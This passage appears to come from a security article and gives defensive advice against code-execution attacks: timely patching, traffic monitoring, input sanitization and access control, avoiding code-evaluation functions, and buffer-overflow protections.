Organizations frequently fail to act on the latest threat intelligence and apply patches and updates on time. Attackers will, therefore, usually attempt to target old vulnerabilities as well. Implementing security updates to your system and software as soon as they are made available is highly effective in deterring many attackers.

Traffic monitoring

Monitor network traffic and endpoints to spot suspicious content and block exploitation attempts. This can be done by implementing some form of network security solution or threat detection software.

Input sanitization and access control

Adopt a zero-trust approach and always sanitize user input before using it. A thorough process of sanitization includes whitelists, blacklists, and escape sanitization. This will help filter out many code injection and deserialization attempts. In addition, network segmentation can help limit the impact of any code that does get through.

Also, if possible, avoid using code evaluation functions and do not allow users to edit any content that has been parsed.

Memory management

Implement buffer overflow protection and other forms of memory management to avoid giving rise to vulnerabilities that are easy to exploit. Such protection will, for example, terminate the execution of a program when a buffer overflows, effectively disabling the

possibility for malicious code to be executed. Bounds checking and tagging are other protection techniques that can be implemented to stop buffer overflow.